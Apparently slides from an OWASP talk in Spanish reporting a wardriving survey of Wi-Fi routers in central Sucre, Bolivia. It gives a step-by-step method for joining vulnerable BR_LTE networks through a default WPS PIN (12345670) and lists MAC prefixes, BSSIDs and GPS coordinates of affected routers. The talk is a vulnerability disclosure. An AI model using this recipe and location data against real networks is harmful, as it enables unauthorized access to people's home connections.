39 scanned in 794ms. DB Queue: 0 Play

SSID	MAC	Security	Time
xfinitywifi	00:0d:67:36:d9:45	1 - [ESS]	14:03:29
ATT248	b0:77:ac:f4:ad:e0	11 - [WPA][WPA2][ESS]	14:03:20
CableWiFi	00:0d:67:36:d9:46	1 - [ESS]	14:03:00
xfinitywifi	00:0d:67:23:90:a9	1 - [ESS]	14:03:23
AT&T	310410_56969_1276045	GSM - HSPA	14:03:21
HOME-21EA	64:ae:0c:90:27:21	1 - [WPA2][ESS]	14:03:26
HOME-21EA	88:f7:c7:38:21:ea	11 - [WPA][WPA2][WPS][ESS]	14:03:10
wralley2.4ghz	00:24:01:e2:51:51	11 - [WPA][WPS][ESS]	14:03:00
xfinitywifi	00:0d:67:23:34:15	6 - [ESS]	14:03:13
CableWiFi			14:02:00




Algunos Modem's en Sucre



OWASP

The Open Web Application Security Project






- **1672** Routers Inalámbricos (+ Impresoras Wifi).
- **704** Routers tienen activada la opción de PIN WPS.
- **44** Routers llevan el nombre **BR_LTE_XXX** (Todos los PIN WPS activado).
- Otros **28** Routers con otro nombre son de la misma empresa que lanzó los Modem's con nombre **BR_LTE_XXX**.
- Aproximadamente **72** Routers son vulnerables.
- Este análisis se realizó a 4 cuadras a la redonda de la plaza 25 de mayo en Sucre – Bolivia.



- Paso 1: En un Celular inteligente ROOTEADO, bajar la APK WPS Connect:





- Paso 2: Analizar entorno e identificar redes inalámbricas con el nombre BR_LTE_XXX o que tengan, en parte, alguna de las siguientes direcciones MAC:
 - 14:cc:20:XX:XX:XX
 - 00:26:fa:XX:XX:XX ← Comprobado al 100%
 - 30:b5:c2:XX:XX:XX
- Paso 3: Elegir la opción “Probar PIN” y anotar el siguiente PIN: 12345670



OWASP

The Open Web Application Security Project

WPS Connect

[WPA2]	NO METER MAND	-63
[WPA2]	BR_LTE_A1DC	-72
[WPA2]	TP-LINK_3C365C	-72
[WPA2]	MUNDO_PC	-87

¡Conectado!

SSID: BR_LTE_A1DC
BSSID: 00:26:FA:0C:A1:DC
PASS: j [REDACTED]

Cancelar Copiar

WPS Connect

[WPA2]	BR_LTE_A601	-85
[WPA2]	Patrick	-92

¡Conectado!

SSID: BR_LTE_A601
BSSID: 00:26:FA:0C:A6:01
PASS: [REDACTED]

Cancelar Copiar

Fragmento de la base de datos analizada



OWASP

The Open Web Application Security Project

bssid	ssid	frequency	capabilities	lasttime	lastlat	lastlon
00:26:fa:0c:b5:da	BR_LTE_B5DA	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	1459005008000	-19.0455565	-65.24695246
00:26:fa:0c:89:50	BR_LTE_8950	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	1456078016000	-19.04401265	-65.24960718
00:26:fa:0c:a3:f4	BR_LTE_A3F4	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	1456078299000	-19.04197887	-65.25271933
00:26:fa:0c:b4:72	BR_LTE_B472	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	1456078305000	-19.04190309	-65.25276478
00:26:fa:0c:a6:e5	BR_LTE_A6E5	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	1456078521000	-19.03992338	-65.25401506
00:26:fa:0c:b9:bc	BR_LTE_B9BC	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	1456078533000	-19.03991539	-65.25392114
00:26:fa:0c:ad:4c	BR_LTE_AD4C	2412	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	1456078630000	-19.03889163	-65.25432284
00:26:fa:0c:b9:2e	BR_LTE_B92E	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	0	-18.957908509...	-65.086525024...
00:26:fa:0c:a6:fd	BR_LTE_A6FD	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	0	-18.946950079...	-65.063793049...
00:26:fa:0c:84:99	BR_LTE_8499	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	1459214559000	-19.04205492	-65.2620733
00:26:fa:0c:8d:bc	BR_LTE_8DBC	2452	[WPA-PSK-CCMP][WPA2-PSK-CCMP][WPS][ESS]	1456850204000	-19.04187524	-65.26187025



- PIN WPS activado y mal configurado.
- PIN WPS es el primero en probarse por Reaver.
- Nombre de Wifi por Defecto (Fácil de identificar).

FIN



OWASP

The Open Web Application Security Project

PREGUNTAS???

FIN



OWASP

The Open Web Application Security Project

MUCHAS GRACIAS